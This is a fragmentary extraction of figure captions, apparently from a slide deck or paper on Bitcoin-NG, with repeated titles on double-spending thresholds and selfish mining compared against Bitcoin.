
Double-Spending Threshold in Bitcoin-NG




== Bitcoin

x10 more fees than block reward

Double-Spending Threshold in Bitcoin-NG




Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward

Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward

Selfish Mining in Bitcoin-NG

